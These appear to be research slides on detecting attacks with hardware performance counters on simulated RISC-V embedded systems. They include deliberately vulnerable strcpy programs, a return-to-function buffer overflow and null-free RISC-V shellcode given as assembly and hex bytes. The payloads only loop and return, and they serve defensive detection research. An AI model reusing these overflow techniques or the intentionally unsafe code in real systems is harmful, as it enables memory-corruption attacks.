Hardware performance-counter based malware detection on resource-constrained embedded systems

- Simulators
- Binary exploitation
- HPC
- What to do next ?

Simulators

- Rocket-chip / Verilator
  - Build did not work
  - Errors on errors
- Chipyard / Verilator
  - More docs
  - Very slow
  - Could configure only one HPC
- Pulp-SDK / GvSoc “Hardware-based stack buffer overflow attack detection on RISC-V architectures”[1]
  - Tutorials and docs available
  - Fast
  - Code snippets for HPC retrieval
  - Minimal implementation of libc

Binary exploitation

- Goal
  - Change execution flow
    - Reach a function that should not be accessed
    - Execute custom code
      - Return to correct execution flow after actions
  - Analyze HPC

Limitations

- Bare metal
  - No fancy binary exploitation
  - No Shell
- Minimal libc
  - Functions, no syscall
  - Input not implemented (gets, scanf, …)
- Strcpy
  - No null bytes in shellcode

Return to existing function

```c
void win() {
    printf("You Win!\n");
    exit(0);
}

void vuln() {
    char small_buffer[8];
    char big_buffer[32] = "AAAAAAAAAAAAAAAAAAAA\x90\x8f\x00\x1c";
    printf("Overflowing buffer...\n");
    strcpy(small_buffer, big_buffer);
    if ((uintptr_t)&big_buffer == 0xdeadbeef) {
        win();
    }
}

int main() {
    vuln();
    printf("Returned safely\n");
    return 0;
}
```

- Compiler issues
- exit(0)

“Shellcode”

```
int main() {
    __asm__ volatile (
        "addi sp, sp, -32\n"
        "sw   s0, 28(sp)\n"
        "addi s0, sp, 34\n"
        "sw   zero, -22(s0)\n"
        "j    .loop_check\n"
        ".loop:\n"
        "lw   a5, -22(s0)\n"
        "addi a5, a5, 1\n"
        "sw   a5, -22(s0)\n"
        ".loop_check:\n"
        "lw   a4, -22(s0)\n"
        "lui  a5, 0x5f5e\n"
        "addi a5, a5, 574\n"
        "ble  a4, a5, .loop\n"
        "li   a5, 0\n"
        "mv   a0, a5\n"
        "lw   s0, 28(sp)\n"
        "addi sp, sp, 32\n"
        "li a5, 0x1c018779\n"
        "xor a6, a6, a6\n"
        "addi a6, a6, 1\n"
        "slli a6, a6, 0x10\n"
        "sub a5, a5, a6\n"
        "jalr ra, a5, 0x11\n"
    );

    return 0;
}
```

- Loop in assembly
- No Null Byte "Exploiting Buffer Overflows on RISC-V” [2]
- Return to correct execution flow

“Shellcode”

```
void vuln() {
    char buffer[128];
    char big_buffer[200] =  "\x01\x11\x22\xce\x13\x04\x21\x02"
                            "\x23\x25\x04\xfe\x31\xa0\x83\x27\xa4\xfe"
                            "\x85\x07\x23\x25\xf4\xfe\x03\x27\xa4\xfe"
                            "\xb7\xe7\xf5\x05\x93\x87\xe7\x23\xe3\xd5\xe7\xfe"
                            "\x81\x47\x3e\x85\x72\x44\x05\x61\xb7\x87\x01\x1c"
                            "\x93\x87\x97\x77\x33\x48\x08\x01\x05\x08\x42\x08"
                            "\xb3\x87\x07\x41\xe7\x80\x17\x01"
                            "AAAAAAAAAAAAAAAAAAAAAAAA"
                            "AAAAAAAAAAAAAAAAAAAAAAAA"
                            "AAAAAAAAAAAAAAAAAAA"
                            "\x30\x12\x00\x1c";
    strcpy(buffer, big_buffer);
    printf("Location of buffer: %p\n", buffer);

    printf("Input len: %d\n", strlen(buffer));
}

int main() {
    vuln();
    printf("Returned safely\n");
    return 0;
}
```

- No Null bytes


HPC

Name	Description
Cycles	Counts the number of cycles the core was active (not sleeping)
Instructions	Counts the number of instructions executed
I-Cache Misses	Cycles waiting for instruction fetches, i.e. number of instructions wasted due to non-ideal caching
JR Stalls	Number of jump register data hazards
Jumps	Number of unconditional jumps (j, jal, jr, jalr)
Branches	Number of branches.
Branches Taken	Number of taken branches.
RVC Instructions	Number of compressed instructions executed

HPC

- Retrieved one time by program execution
  - Initialized at the start of the program
  - Retrieved only if the program follows the correct execution flow
- Limitations
  - Hard to simulate lots of programs since there is no input
    - Each variation should be a new program
- Analysis
  - HPC normalised on number of instructions executed
  - 5 programs
    - Return to win function
    - No return to win function
    - Shellcode looping ≈ 100 000 000 times
    - No shellcode
    - No shellcode + looping ≈ 100 000 000 times

Current results



What to do next ?

- Keep using GvSoc
  - Works
  - Implement I/O
  - No FPGA
  - Can not run linux -> No fancy binary exploitation
- Switch to Chipyard / Rocket-chip
  - Firesim + AWS
  - Real Operating system
  - more options
  - Need to make it work

Appendix

[1] https://arxiv.org/pdf/2406.10282

[2] KubeCon + CloudNativeCon | Open Source Summit China 2019 (https://www.youtube.com/watch?v=q2xbaU8Rbfg)